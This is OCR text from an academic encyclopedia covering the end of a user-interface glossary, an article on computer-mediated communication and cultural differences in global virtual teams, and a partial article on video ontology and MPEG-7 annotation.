Graphical User Interfaces (GUI): The (ubiquitous) de facto computer interface in use nowadays. They first originated with Doug Englebart's work on the Xerox Alto workstation during the 1970s, and are based on the underlying WIMPS (Windows, Icons, Mouse, & Pointer) paradigm as well as the desktop analog (metaphor). GUIs superseded (text-based) command line interfaces during the 1980s.

Human-Computer Interaction (HCI): The term has been in common use since the 1980s, replacing the earlier "man-machine interaction." HCI incorporates not only technical considerations of computer interfacing, but extends into system design, cognitive science, psychology, sociology, ergonomics, and graphic design.

Input/Output Devices: Computer I/O is normally limited to a user's five senses, with sight, hearing, and touch being dominant.

Multimodal Interface: Implies Input/Output via a combination of *several* different modes, usually related to the user's senses—primarily touch, sight, and hearing.

Multiple User Interface: MUI refers to the interaction styles pertinent to different device paradigms, specifically graphical vs. Web vs. handheld device.

User Interface Evaluation: The main goals of user interface evaluation are assessment of both system functionality and user experience, as well as the identification of specific system problems. Various evaluation approaches are in widespread use, which can be classified along the dimensions of analytical vs. empirical, and/or expert analysis vs. end user participation.

Usability: Is a measure of the effectiveness, efficiency, and satisfaction with which users achieve specific goals in a particular environment with the interface in question.

U

Using Computer Mediated Communication as a Tool to Facilitate Intercultural Collaboration of Global Virtual Teams

Norhayati Zakaria
Universiti Utara Malaysia, Malaysia

INTRODUCTION

Many multinational companies (MNCs) have inevitably assembled and employed global virtual teams (GVTs) to leverage their work performance. GVTs are considered as an innovative and flexible work structure to achieve competitiveness in the era of globalization. The emergence of this structure is also due to the heavy reliance on computer-mediated communication technology and, as such, geographical boundaries and time zones are no longer considered as a hindrance to collaboration and communication. Yet, cultural differences remain challenging when team members work together in a non-collocated environment when they are engaged in managerial tasks such as problem-solving, negotiations, decision-making, and coordination.

Thus, this new distributed collaborative phenomenon suggests that one of the key challenges in working together apart is the ability to adapt and acculturate to different cultural values that exist among team members. People need to be fully aware, understand, and be sensitive to the impact of cultural differences by exploiting appropriate online behaviors in order to reduce its detrimental influence on work performance.

The purpose of this article is to present and understand the dynamics of intercultural collaboration within global virtual teams and how culture impacts their work performance in MNCs. Individuals from all over the world with diverse cultural backgrounds are increasingly collaborating using computer-mediated communication (CMC) technologies such as e-mail, Web, chat and videoconferencing, and others. Existing literature shows that when people with different cultural values communicate, it is not unusual for miscommunication, misunderstanding, and misinterpretations to occur (Chen, 2001; Gudykunst, 2003). Problems are intensified in CMC environment because of its limitation such as the absence of body language, facial expressions, tone of voice, and many others (Sproull & Kiesler, 1986; Walther, 1996).

However, little research has been conducted on the ways in which different intercultural communication styles and cultural values affect people working in a distributed or virtual environment, particularly on team members' performance. Thus, in this article, first, I will introduce the phenomenon of GVTs and its crucial function in MNCs. Second, I will present the background of the phenomenon by highlighting the gaps as identified between two research fields--cross-cultural management and computer-mediated communication. Next, the main focus of the article will be a discussion of the issue of intercultural collaboration. In this section, I will first provide a definition of GVTs, followed by several arguments on cultural challenges of GVTs. In the subsequent section, I will discuss the different types of CMC that are available to GVTs and the impact of culture on its utilization. Then, I will provide a brief direction of the future research agenda comprising of both the practical as well as theoretical perspectives. In conclusion, the article will highlight the significance of using GVTs in MNCs when people engage more prominently in intercultural collaboration, using CMC in order to promote and expand international business.

BACKGROUND

Without a doubt, GVTs have become the prevalent work structure for many MNCs. In a report by Gartner Group Survey, it was projected that 60% of the professional and management tasks at Global 2000 companies would be done via virtual teams by 2004 (Biggs, 2000). Unfortunately, the same survey projected that 50% of virtual teams would fail to meet either strategic or operational objectives due to an inability to manage the distributed workforce implementation risks. To be effective, GVTs require innovative communication and learning capabilities among different team members across organizational and geographical boundaries. As a result, the intra- and inter-team social interactions and work processes of GVTs cannot be compared to collocated team structures or treated as such by global managers.

GVTs have many potential advantages: They can create culturally-synergistic solutions, enhance creativity and cohesiveness among team members, promote a greater acceptance of new ideas, and thus provide a competitive advantage for the company. On the other hand, GVTs also present major challenges. In fact, findings from Dube and Pare (2001) suggest that global virtual teams face more challenges than localized virtual teams or collocated teams. Possible disadvantages include: Decision-making tends to be more time-consuming, negotiation styles are more divergent, coping mechanisms are complicated to implement, and communication styles and preferences are distinctively unique. People thus encounter misunderstandings and misinterpretations that lead to heightened uncertainties, stress, and conflict among and within team members, all less easily or quickly dissolved and managed.

Several studies were conducted to understand the impact of culture on globally-distributed collaboration. For example, Shachaf (2005) stated that the use of e-mail by GVTs helped alleviate intercultural miscommunication stemming from language factors (less accuracy, slower speech, and translations), while the non-verbal cues are totally eliminated. In her qualitative study, Shachaf interviewed GVT members from multinational corporations (41 participants from nine different countries). On the other hand, Paul, Samarah, Seetharaman, and Mykytyn (2004) studied collaborative conflict management styles by comparing homogenous and heterogeneous virtual teams using the experiment method. They examined individual versus collectivist cultural orientations, and found that collaborative style was influenced by cultural factors, and that group diversity moderated the relationship between collaborative style and team performance. Likewise, Cogburn and Levinson (2003) carried out a case study of students from the U.S. and Africa participating in an online class to investigate factors that influence the success or failure of collaborative distributed learning. They also argued that cultural differences do exist in communication, work ethic, and academic styles, and that these differences in turn affect the growth of trust between American and African students.

Other studies found similar results. For example, Lee (2002) observed that the pattern of e-mail use is different between Eastern and Western cultures, and Pauleen and Yoong (2001) found that cultural boundaries impacted the ability to build relationship in virtual teams. Massey, Montoya-Weiss, Hung, and Ramesh (2001) suggested that teams from U.S., Asia, and Europe significantly differ in their perceptions of task technology fit. Other studies with similar results include the impact of culture on coordination in GVTs (Maznevski & Chudoba, 2000) and communication (Kayworth & Leidner, 2000). According to Suchan and Hayzak (2001), individuals in GVTs normally work independently, autonomously, and have inner-directed motivations. Yet they are also interdependent, need trust and commitment from others, and share power and leadership based on members' technical and knowledge expertise.

UNDERSTANDING THE DYNAMICS OF INTERCULTURAL COLLABORATION WITHIN GVTS

Maznevski and Chudoba (2000) define global virtual teams as groups that (a) are identified by their organization(s) and members as a team; (b) are responsible for making and/or implementing decisions important to the organization's global strategy; (c) use technology-supported communication substantially more than face-to-face communication; and (d) work and live in different countries. A virtual team is also defined as "a temporary, culturally-diverse, geographically-dispersed, electronically-communicating work group" (Jarvenpaa & Leidner, 1999, p. 792). The notion of temporary in the definition describes team members that may have never worked together before and who may not expect to work together again as a group (Jarvenpaa & Ives, 1994; Lipnack & Stamps, 2000).

There are many benefits of using global virtual teams due to the increased number of options and resources they provide. Jarvenpaa and Leidner explain that "virtual teams promise the flexibility, responsiveness, lower costs, and improved resource utilization necessary to meet ever-changing task requirements in highly-turbulent and dynamic global business environments (1999, p. 791)." Moreover, the use of global virtual teams provides an opportunity to coordinate complex business tasks across a potentially far-flung confederation of organizations. This allows companies to better communicate and coordinate even though vast distances separate the different team members, making it easier to expand internationally and removing other location and distance-based restrictions.

Along with all of these benefits, GVTs also face a few challenges which are related to the cultural values of team members, as well as the confounding issue of culture fit versus technological fit. While all teamwork involves challenges to be managed, the tools at the disposal of global virtual teams limits the options they have for addressing the difficulties of communication, collaboration, and coordination. Hence, I will address three of these challenges: culture, communication styles, and technology.

As an intercultural communication theorist, Hall (1976) introduced an interesting cultural dimension known as "context." In his theory called "high versus low context," Hall explains that the way people communicate in face-to-face situation differs along a continuum ranging from low to high contextual values. The high-context people are "context-dependent", while the low-context people are "content-dependent." Therefore, people who are high context will communicate using non-verbal cues, and they rely on cues like facial expressions, body or hand movements, gestures, tone of voice, and many more in order to interpret and make meanings from the messages they receive and, in turn, send the messages through the same manner. On the other hand, low-context people are heavily dependent on words expressed, be it verbal or written. They are less concerned with context or situations. What matters most is what is uttered or written (as in legal document, e.g., contracts or agreements signed by two or more parties).

In a similar vein, Gudykunst, Matsumoto, Ting-Toomey, Nishida, Kim, and Heyman (1996) postulates that when people communicate with strangers or people they do not know, they often feel more anxious and uncertain in such an environment. This problem is intensified when people communicate with people from different cultural backgrounds, because the feelings of anxiety and uncertainties arise from different attitudes, values, beliefs, and assumptions. According to an empirical study conducted by Gudykunst (1997), people are culturally different based on individual communication and group behaviors. They have different motivations when searching for information as well as revealing personal or individual information. Such behavior can be explained by a dimension called individualism versus collectivism, as introduced by Hofstede (1980).

For example, people who ascribed to individualistic cultures normally appreciate and value one's personal need and goals more highly. Therefore, the priority is oftentimes focused on oneself. Whereas, for collectivistic cultures, people place priority on the needs, values, and goals of the group as compared to one's personal need (Gudykunst, 1997; Hofstede, 1980). In short, the cultural dimensions illustrate that people who are individualistic are more inclined to make decisions that are less dependent on collective influence or group membership, have greater skills in entering and leaving new groups, and engage in more open and precise communication than individuals from collectivist cultures (Hall, 1976; Hofstede, 1980). In addition, they also possess a more trusting behavior as they are more open to accept changes and receive uncertainties than people who are collectivistic (Gudykunst et al., 1996). On the contrary, collectivistic members find it more difficult to engage in ambiguous situations that can increase the level of uncertainties and anxieties. As a consequence, such situation can lead to more mistrusting behaviors (Gudykunst, 1997).

In addition, awareness, understanding, and knowledge about culture prove to be important factors because they can influence one's communication behavior (Wiseman, Hammer, & Nishida, 1989). For example, Kayworth and Leidner suggest that when people have better cultural knowledge of the people they are dealing with, the more willing they become in dealing with cultural situations. Essentially, communication is the key element in culture. Hall (1976) recognizes the reciprocal relationship between the two, in which he suggests that communication is culture and culture is communication. Acknowledging such importance, Kayworth and Leidner (2000, p. 191) clearly state, "Cultural differences among team members may lead to various instances of miscommunication, since different cultures tend to contain certain biases, assumptions, or views of the world." Regardless of the source, the fact remains that the 'cultural factor' may lead to information distortion and various instances of miscommunication. If MNCs fail to manage the communication problems stemming from culture, GVTs can become less effective than collocated settings.

USING CMC AS A TOOL TO FACILITATE INTERCULTURAL COLLABORATION OF GVTS

In the above section, it was clearly described that culture can impact the way that team members collaborate due to their divergent intercultural communication styles and ascribed cultural values. In addition, different types of CMC can also bring about several challenges to GVTs when they utilize it for intercultural communication and virtual collaboration. In this section, it is useful to note that there are different types of CMC such as asynchronous (e.g., e-mail) and synchronous (e.g., instant messaging, videoconferencing, teleconferencing, etc.). However, this section does not intend to focus on which type of technology GVTs will utilize. Instead, it only attempts to understand the role of CMCs in facilitating the intercultural collaboration within GVTs.

Without the use of collaborative communication technology, traditional teams need to be in one location to communicate and work collaboratively. With CMC, teams can work from a virtual location, without any geographical boundaries, and thus they are no longer constrained by the need for collocation. Hence, tasks such as coordinating, planning, organizing, and leading projects with people from thousands of miles away may no longer be a problem for MNCs to manage. A study by McGrath and Hollingshead (1994) suggests that electronically-enhanced communication systems can be used in the absence of meeting face-to-face, thus defeating the time and space constraints. The use of communication technology thus supports mobility and flexibility, which are considered essential attributes of global virtual teams' success.

Additionally, the use of CMC has the capacity to overcome or reduce cultural differences within virtual teams (Shachaf, 2005). But essentially, the use of CMCs will not totally eliminate the cultural differences of team members, merely that CMCs facilitate intra-team interaction by introducing a shared framework and virtual work setting. In that light, CMCs are a useful tool for facilitating intercultural collaboration and communication. O'Hara-Devereaux and Johansen (1994) suggest that information technology is not an alternative but a requirement for successful global business. Information technology can make it easier to overcome the problems of working together in a fragmented, global work environment and meet the challenges of distance and diversity. Findings from group work studies have shown that cultural differences are important, be it national cultures or organizational cultures. For example, Olaniran (2001), Shachaf (2005), and Zakaria (2006) have all shown that in one way or another, culture plays an influential role when introducing or implementing CMCs in work setting.

CMCs can effectively promote intercultural collaboration and communication by providing a common medium for work and shared meaning. Most studies on CMCs suggest that low social presence is generally unsatisfying and leaves people in some situations, such as those involving conflict, unable to resolve differences effectively or meet their goals (Ketrow, 1999). Over time, however, the lack of social and physical presence can foster positive intra-team coalitions and strengthen working relationships that would be less likely to thrive in a more traditional team framework. Table 1 summarizes some of the inherent advantages and disadvantages of ICTs as a supporting collaboration tool.

FUTURE RESEARCH

In the attempt to explore the impact of culture on GVT's performance in MNCs, there is a high need to bridge the gaps between several key research fields such as international business, cross-cultural management, and computer-mediated communication. The future research direction of this phenomenon will be discussed based on two implications: practical and theoretical. Based on the practical views, there are two fundamental research questions that researchers need to explore. First, researchers need to understand, "What are the cultural challenges when GVTs engage in online intercultural collaboration?" Addressing such a question can help MNCs to formulate better strategies and solutions to recruit and subsequently train GVTs. On the other hand, another useful question to explore is, "What are the best practices of GVTs in MNCs?" By identifying and recognizing such "best practices" of GVTs, MNCs can build a business model that takes into consideration the success factors of this new working structure.

In addition, from the theoretical views, researchers can build a cross-culturally attuned model that utilizes or tests some of the many available cross-cultural theories (e.g., Hall, 1976; Hofstede, 1980; Schwartz, 1994; Trompenaars & Hampden-Turner, 2000) on GVT's

Table 1. Summary of advantages and disadvantages of ICTs supporting collaborative communicative technologies (Zakaria, Amelinckx, & Wilemon, 2004)

Advantages of ICTs	Disadvantages of ICTs
• Greater anonymity of team members • Transcend space and time • Allows equal participation • Access to wider and faster information sources • More flexible communication structures • Better information retrieval and repository • Faster communication and feedbacks	• Lack of communication modalities such as non-verbal or verbal cues • Lack of physical or non-face-to-face interaction • Deficiencies in issue of trust • Implementing ICTs are costly • Difficulty in using the technology • Differences in technologies used • Slower decision-making

work performance. As such, a research is developed from the lens of culture in the context of distributed or online work environments. It is also suggested that research can be developed by using a combination or synthesis of cross-cultural management theories and CMC theories to fully understand the phenomenon of online intercultural collaboration (Amant, 2002; Olaniran, 2001). As a result, the fields of international business, cross-cultural management, and CMC can be bridged.

CONCLUSION

Rapid expansion of international business necessitates the use of GVTs more prominently. On the other hand, the cultural conflicts and tension that arise from the diverse cultural backgrounds of the team members have also intensified in the recent years. For example, management styles, communication patterns, decision-making processes, negotiation tactics, and leadership preferences are carried out differently. In light of that, MNCs need to first formulate and then implement well-defined organizational strategies and tactics in order to fully understand its impacts. At the same time, MNCs also need to reap the benefits of the novel structure—GVTs in their effort to advance globalization. Hence, it is suggested that team members need to possess specific and general intercultural communication competencies (Chen, 2001; Zakaria, 2008) as well as cultural intelligence (Earley, Ang, & Tan, 2006) in order to participate competitively in the global work environment. By acquiring these two specific elements, MNCs can provide a conducive non-collocated working environment that offers compatibility, diversity, and dynamism of culture that corresponds with the team members' various backgrounds—nationally and organizationally. It is without doubt that the use of GVTs in MNCs has grown to be more fundamental given the pervasiveness of globalization and high impact of ubiquitous computer-mediated communication technology. By crossing the geographical borders, different world time zones, and space dimension, people are engaging more prominently in intercultural collaboration to promote greater heights of international business.

REFERENCES

Amant, K. S. (2002). When cultures and computer collide: Rethinking computer-mediated communication according to international and intercultural communication expectations. *Journal of Business and Technical Communication, 16*(2), 196-214.

Biggs, M. (2004). Enterprise toolbox: Assessing risks today will leave corporate leaders well prepared for the future of work. *InfoWorld, 22*(39), 100-101.

Chen, G. M. (2001). Toward transcultural understanding: A harmony theory of Chinese communication. In V. H. Milhouse, M. K. Asante, & P. O. Nwosu (Eds.), *Transcultural realities: Interdisciplinary perspectives on cross-cultural relations* (pp. 55-70). Thousand Oaks, CA: Sage.

Cogburn, D. L., & Levinson, N. (2003). U.S.—Africa virtual collaboration in globalization studies: Success factors for complex, cross-national learning teams. *International Studies Perspectives, 4*(2).

Dube, L., & Pare, G. (2001). Global virtual teams. *CACM, 44*, 71-73.

Earley, P. C., Ang, S., & Tan, J. (2006). *Developing cultural intelligence at the work place*. Stanford, CA: Stanford University Press.

Giacolane, R. A., & Beard, J. W. (1994). Impression management, diversity, and international management. *American Behavioral Scientist, 37*(5), 621-38.

Gudykunst, W. B. (1997). Cultural variability in communication. *Communication Research, 24*(4), 327-348.

Gudykunst, W. B. (2003). *Bridging differences: Effective intergroup communication, 4th ed.* Thousand Oaks, CA: Sage Publications.

Gudykunst, W. B., Matsumoto, Y., Ting-Toomey, S., Nishida, T., Kim, K., & Heyman, S. (1996). The influence of cultural individualism-collectivism, self-construal, and individual values on communication styles across cultures. *Human Communication Research*, *22*(4), 510-543.

Hall, E. T. (1976). *Beyond culture*. Garden City, NJ: Anchor Books/Doubleday.

Hofstede, G. (1980). *Culture's consequences: International differences in work-related values*. Beverly Hills, CA: Sage.

Jarvenpaa, S. L., & Ives, B.(1994). The global network organization of the future: Information management opportunities and challenges. *Journal of Management Information Systems, 10*(4), 25-58.

Jarvenpaa, S. L., & Leidner, D. E. (1999). Communication and trust in global virtual teams. *Organization Science, 10*(6), 791-815.

Kayworth, T., & Leidner, D. (2000). The global virtual manager: A prescription for success. *European Management Journal, 18*, 183–194.

Ketrow, S. M. (1999). Nonverbal aspects of group communication. In L. R. Frey, D. S. Gouran, & M. S. Poole (Eds.), *The handbook of group communication theory and research.* Thousand Oaks, CA: Sage.

Lee, O. (2002). Cultural differences in e-mail use of virtual teams: A critical social theory perspective. *Cyberpsychology & Behavior, 5*(3), 227-232.

Lipnack, J., & Stamps, J. (2000). *Virtual teams: People working across boundaries with technology, 2nd ed.* New York: Wiley

Massey, A., Montoya-Weiss, M., Hung, C., & Ramesh, V. (2001). When culture and style aren't about clothes: Perceptions of task-technology fit in global virtual teams. *Proceedings of the ACM 2001 Group Conference* (pp. 207-213). New York: ACM Press.

Maznevski, M. L., & Chudoba, K. M. (2000). Bridging space over time: Global virtual team dynamics and effectiveness. *Organization Science, 11*(5), 473-492.

McGrath, J. E., & Hollingshead, A. B. (1994). *Groups interacting with technology.* Thousand Oaks, CA: Sage Publications.

O'Hara-Devereaux, M., & Johansen, R. (1994). *Global work: Bridging distance, culture, and time*. San Francisco, CA: Jossey-Bass Publishers.

Olaniran, B. A. (2001). The effects of computer-mediated communication on transculturalism. In V. H. Milhouse, M. K. Asante, & P. O. Nwosu (Eds.), *Transcultural realities: Interdisciplinary perspectives on cross-cultural relations* (pp. 55-70). Thousand Oaks, CA: Sage.

Paul, S., Samarah, I. M., Seetharaman, P., & Mykytyn, P. P., Jr. (2004). An empirical investigation of collaborative conflict management style in group support system-based global virtual teams. *Journal of Management Information Systems, 21*(3), 185-222.

Pauleen, D. J.. & Yoong, O. (2001). Facilitating virtual team relationships via Internet and conventional communication channels. *Internet Research Electronic Networking Applications and Policy, 11*(3), 190-202.

Schwartz, S. H. (1994). Are there universal aspects in the content and structure of values? *Journal of Social Issues, 50*, 19-45.

Shachaf, P. (2005). Bridging cultural diversity through e-mail. *Journal of Global Information Technology Management, 8*(2), 46-60.

Sproull, L. S., & Kiesler, S. (1986). Reducing social context cues: Electronic mail in organizational communication. *Management Science, 32*, 1492-1512.

Suchan, J., & Hayzak, G. (2001). The communication characteristics in virtual teams: A case study. *IEEE*

Transactions on Professional Communication, 44(3), 174-186.

Trompenaars, F., & Hampden-Turner, C. (2000). *Building cross-cultural competence: How to create wealth from conflicting values*. New Haven, CT: Yale University Press.

Walther, J. B. (1996). Computer-mediated communication: Impersonal, interpersonal, and hyperpersonal interaction. *Communication Research, 23*(1), 3-43.

Wiseman, R.L., Hammer, M.R., & Nishida, H. (1989). Predictors of intercultural communication competence. *International Journal of Intercultural Relations, 13*(3), 349-370.

Zakaria, N. (2006). *Culture matters? Understanding globally-distributed decision-making processes of civil society during WSIS*. Unpublished dissertation, Syracuse University.

Zakaria, N. (2008). Managing intercultural communication differences in e-collaboration. In N.Kock (Ed.), *Encyclopedia of E-Collaboration.* New York: Information Science Reference

KEY TERMS

Computer-Mediated Communication: Defined as the process whereby messages are electronically transmitted from senders to receivers in both asynchronous (e.g., e-mail, discussion forums, etc.) and synchronous (Internet relay chat, videoconferencing, etc.) setting.

Culture: Can be thought of as shared patterns of ways of thinking, feeling, and reacting to various situations and actions.

Cultural Intelligence: Defined as "a person's capability for successful adaptation to new cultural settings, that is, for unfamiliar settings attributable to cultural context" (Earley, Ang & Tan, 2006, p. 5)

Globally-Distributed Collaboration: Occur when people from different cultural backgrounds work together jointly using CMC, and they are geographically dispersed. They collaborate to achieve common ground, through a purposive relationship and when there is a desire to solve a problem.

Global Virtual Teams: Composed of a heterogeneous membership of people with diverse cultural backgrounds, belonging to different organizations. Team members normally are more dependent on information technology when communicating and collaborating.

Intercultural Communication Competencies: Consist of three main elements, which are: cultural awareness and knowledge (e.g., cognitive or thinking skills), cultural affective (e.g., emotions and feelings), and cultural adroitness (e.g., appropriate behaviors).

Multinational Corporations: Means organizations consisting of a parent company in a home country that owns relatively-autonomous subsidiaries in various host countries.

Video Ontology

Jeongkyu Lee
University of Bridgeport, USA

Pragya Rajauria
University of Bridgeport, USA

Subodh K. Shah
University of Bridgeport, USA

INTRODUCTION

There has been a great deal of interest in the development of ontology to facilitate knowledge sharing and database integration. In general, ontology is a set of terms or vocabularies of interest in a particular information domain, and shows the relationships among them (Doerr, Hunter, & Lagoze, 2003). It includes machine-interpretable definitions of basic concepts in the domain. Ontology is very popular in the fields of natural language processing (NLP) and Web user interface (Web ontology). To take this advantage into multimedia content analysis, several studies have proposed ontology-based schemes (Hollink & Worring, 2005; Spyropoulos, Paliouras, Karkaletsis, Kosmopoulos, Pratikakis, Perantonis, & Gatos, 2005). Modular structure of the ontology methodology is used in a generic analysis scheme to semantically interpret and annotate multimedia content. This methodology consists of domain ontology, core ontology, and multimedia ontology. Domain ontology captures concepts in a particular type of domain, while core ontology is the key building blocks necessary to enable the scalable assimilation of information from diverse sources. Multimedia ontology is used to model multimedia data, such as audio, image, and video. In the multimedia data analysis the meaningful patterns and hidden knowledge are discovered from the database. There are existing tools for managing and searching the discovered patterns and knowledge. However, almost all of the approaches use low-level feature values instead of high-level perceptions, which make a huge gap between machine interpretation and human understanding. For example, if we have to retrieve anomaly from video surveillance systems, low-level feature values cannot represent such semantic meanings. In order to address the problem, the main focus of research has been on the construction and utilization of ontology for specific data domain in various applications. In this chapter, we first survey the state-of-the-art in multimedia ontology, specifically video ontology, and then investigate the methods of automatic generation of video ontology.

BACKGROUND

In general, ontology is a set of terms or vocabularies of interest in a particular information domain, and shows the relationships among them. Sharing common understanding of the structure of information is one of the more common goals in developing ontology. Another reason is that it enables reuse of domain knowledge. The other reasons include making domain assumptions explicit, separating domain knowledge from the operational knowledge, and analyzing domain knowledge. For example, once we have ontology for video surveillance camera in one airport, it can be sharable with the other airport surveillance systems, and provide semantic knowledge on the airport system.


Modular structure of the ontology methodology is used in a generic analysis scheme to semantically interpret and annotate multimedia content. This methodology consists of domain ontology, core ontology, and multimedia ontology. Domain ontology is meant to model the content layer of the multimedia data with respect to specific real world domains (Doerr, Hunter, & Lagoze, 2003). Domain ontology languages allow rich ontology structures. It is very important for the audiovisual industry to have a methodology for the interoperability of a language to understand the operating ability of the domain ontology. Because domain ontology represents concepts in very specific and often eclectic ways, they are often incompatible. As systems that rely on domain ontology expand, they often need to merge domain ontologies into a more general representation. Core ontology is one of the key building blocks necessary to enable the scalable assimilation of information from diverse sources (Hunter, 2003). A complete and extensible ontology that expresses the basic concepts is essential for well-defined mappings between domain-specific knowledge representation and the subsequent building of a variety of services such as cross domain searching, browsing, data mining, and knowledge extraction. The goal of core ontology is to provide a global and extensible model into which data originating from distinct sources can be mapped and integrated. This canonical form can then provide a single knowledge base for cross-domain tools and services. Jane Hunter (2003) proposes the ABC event-aware model that is able to easily ascertain the intersections, differences, and domain-specific aspects of each ontology or multimedia content. In Figure 1, ABC ontology is a core ontology that can be used to describe, record, and differentiate between the domain ontologies, such as museum, multimedia content description, right management, and biomedical ontologies.

Recent advances in computing technologies have made available vast amounts of digital video content, resulting in a growing research interest in the extraction of semantic multimedia content that can provide a description in a conceptual level. Although significant progress has been made on automatic segmentation of video data and the recognition of low-level features within such content, comparatively little progress has been made on machine-generated semantic descriptions of audiovisual information. To this end, several approaches (Hollink, & Worring, 2005; Spyropoulos et al., 2005) address the problem of building video ontology to enable the inclusion and exchange of video content through a common understanding of the content description and semantic information.

Web technology is used to transform a large existing video ontology embedded in an annotation tool into a commonly accessible format (Geurts, van Ossenbruggen, Hardman, & Davis, 2004). The recombination of existing video materials is then used as an example application, in which video metadata enables the retrieval of multimedia content based on both content descriptions and multimedia concepts. The current semantic Web technology provides a readily applicable set of tools and languages for annotating multimedia data. It intents in creating a universal medium for information exchange by putting documents with computer-process able meaning on the Web. The semantic Web is about having data as well as documents on the Web so that machines can process, transform, assemble, and even act on the data in useful ways.

Multimedia annotation is the process of describing images or videos, and retrieval is the process of finding them (Dasiopoulou, Papastathis, Mezaris, Kompatsiaris, & Strintzis, 2004; Meland, Austvik, & Heggland, 2003). The two major approaches are content-based image/video retrieval and the metadata-based approach.

Figure 1. The Harmony Project's ABC model (Hunter, 2003)



The content-based retrieval analyzes the actual image or video data, that is, low-level feature values, without using external metadata describing their content. On the other hand, metadata-based approach retrieves the data based on human-annotated metadata: that is, the retrieval is based on textual description about the content. There are so many possible resemblances of the physical elements that any content, even an empty one, can have myriads of interpretations (Breen, Khan, Ponnusamy, & Wang, 2002). This indicates that no image or video data can be annotated perfectly.

MAIN THRUST

Although we define video ontology as common vocabularies for researchers who need to share information in a domain, the current status of video ontology remains mainly at the preprocessing stage. The preliminary issues such as video annotation and video classification are being examined and studied. We discuss semantic video annotation, MPEG-7 ontology, and ontology-based video retrieval as follows.

SEMANTIC VIDEO ANNOTATION

Ontology is a formal explicit specification of a domain. Typically, ontology consists of concepts, concept properties, and relationships between the concepts. In a video ontology, it can be represented by multimedia entities, that is, audio, images, and video, or terms. Semantic annotations of multimedia content have been identified as important steps toward more efficient manipulation and retrieval of visual media. Although new multimedia standards, such as MPEG-4 and MPEG-7 (Chang, Sikora, & Puri, 2001), provide important functionalities for the manipulation and transmission of objects and associated metadata, the extraction of semantic descriptions and annotation of the content with the corresponding metadata is out of the scope of these standards.

To encode, query and present the semantic content of digital video precisely and flexibly is very useful for many kinds of knowledge work: system analysis and evaluation, and documentation and education. However, such a video management is not a trivial matter. The traditional stratified annotation model has quite poor facilities for specifying the meaning—the structure and relationships—of the strata. Because of this, it may also be troublesome to present the annotations to the users in a clear and flexible manner.

Ontology is a system for managing the semantic content of video. It extends the stratified annotation model by defining the strata as objects and classes in ontology, thereby making their semantic meaning more explicit and relating them to each other in a semantic network. The same ontologies are also used to define properties and objects for describing both the strata, individual video intervals, and entire videos. This constitutes a very customizable, expressive, and precise description model, without sacrificing simplicity and conceptual integrity.

MPEG-7 ONTOLOGY

MPEG-7 is today a very well accepted standard for describing aspects of the multimedia content related to retrieval and filtering, like content structuring metadata, user filtering metadata, usage metadata, and segmentation metadata (Chang, Sikora, & Puri, 2001). The MPEG-7 multimedia description schemes (MDS) Ontology has been developed in the context of the DS-MIRF (domain-specific multimedia indexing, retrieval and filtering) framework (Tsinaraki, Polydoros, & Christodoulakis, 2004). The Ontology is currently used for annotation, retrieval, and personalized filtering. It is also planned to be used for summarization and, in conjunction with an MPEG-21 Digital Item Adaptation Ontology, for content adaptation (Vetro, 2004).

Each of the major components of the MPEG-7 MDS is composed of a set of description schemes (DSs), essentially complex data types, used for the description of concepts in its scope. The MPEG-7 MDS is compromised of the following major components (Chang, Sikora, & Puri, 2001): (1) *Basic Elements*, where the basic MDS elements are defined. Basic elements include schema tools, basic data types, mathematical structures, linking and media localization tools, as well as basic DSs, which are used as elementary components of more complex DSs; (2) *Content Description & Management Elements*, which are used for the description of the content of a single multimedia document from several viewpoint; (3) *Navigation & Access Elements*, where browsing is supported through multimedia content summary descriptions including information about possible variations of the content; (4) *Content Organization*

Elements, where the organization of the multimedia content is addressed by classification, by modeling and by the definition of multimedia document collections; and (5) *User Interaction Elements,* which are used to describe user preferences regarding multimedia and content, as well as material consumption aspects.

ONTOLOGY-BASED VIDEO RETRIEVAL

In many real world applications it has been shown that the effectiveness of video retrieval can be greatly improved when domain knowledge is encoded in domain ontology. Ontology can be used for indexing and retrieval of video data, which is called ontology-based video retrieval. The extension of MPEG-7 content metadata with domain ontology is done in a way that is transparent to the applications. Domain ontology used in MPEG-7 is often described in domain ontology languages that allow rich ontology structures. The OWL (the Web ontology language) is the dominant effort in the standardization of ontology languages. OWL is a semantic markup language for publishing and sharing ontolgies on the World Wide Web. It also cooperates with MPEG-7 for semantic indexing of video data, such as DS-MIRF framework (Tsinaraki, Polydoros, & Christodoulakis, 2004). In order to represent events in video data, Nevatia, Hobbs, and Bolles (2004) proposed video event representation language (VERL) and video event markup language (VEML). They are intended to be a language for representing events for the purpose of designing ontology in video applications. Also, they annotate the data with the categories in that ontology. The annotation is a pair consisting of a thing in the ontology, and a designation of a location in the video data.

FUTURE TRENDS

As discussed in the previous sections, ontology plays an important role in video analysis and retrieval systems. Video ontology is used for semantic annotation, description in MPEG standard, and high-level video retrieval systems. However, almost all exiting approaches of video ontology have a critical drawback to be applied into general video data domains. The ontology-based systems require manual operations to construct specific domain ontology. In case of ontology-based video retrieval systems, domain experts should be involved to construct the video ontology. Such a manual operation is not only a time consuming task, but also inaccurate because the result depends on the domain experts who develop the ontology. Therefore, the future research on video ontology directs toward how to generate ontology without manual operations. We need to investigate the automatic methods of ontology generation, which is more efficient and accurate than manual approaches.

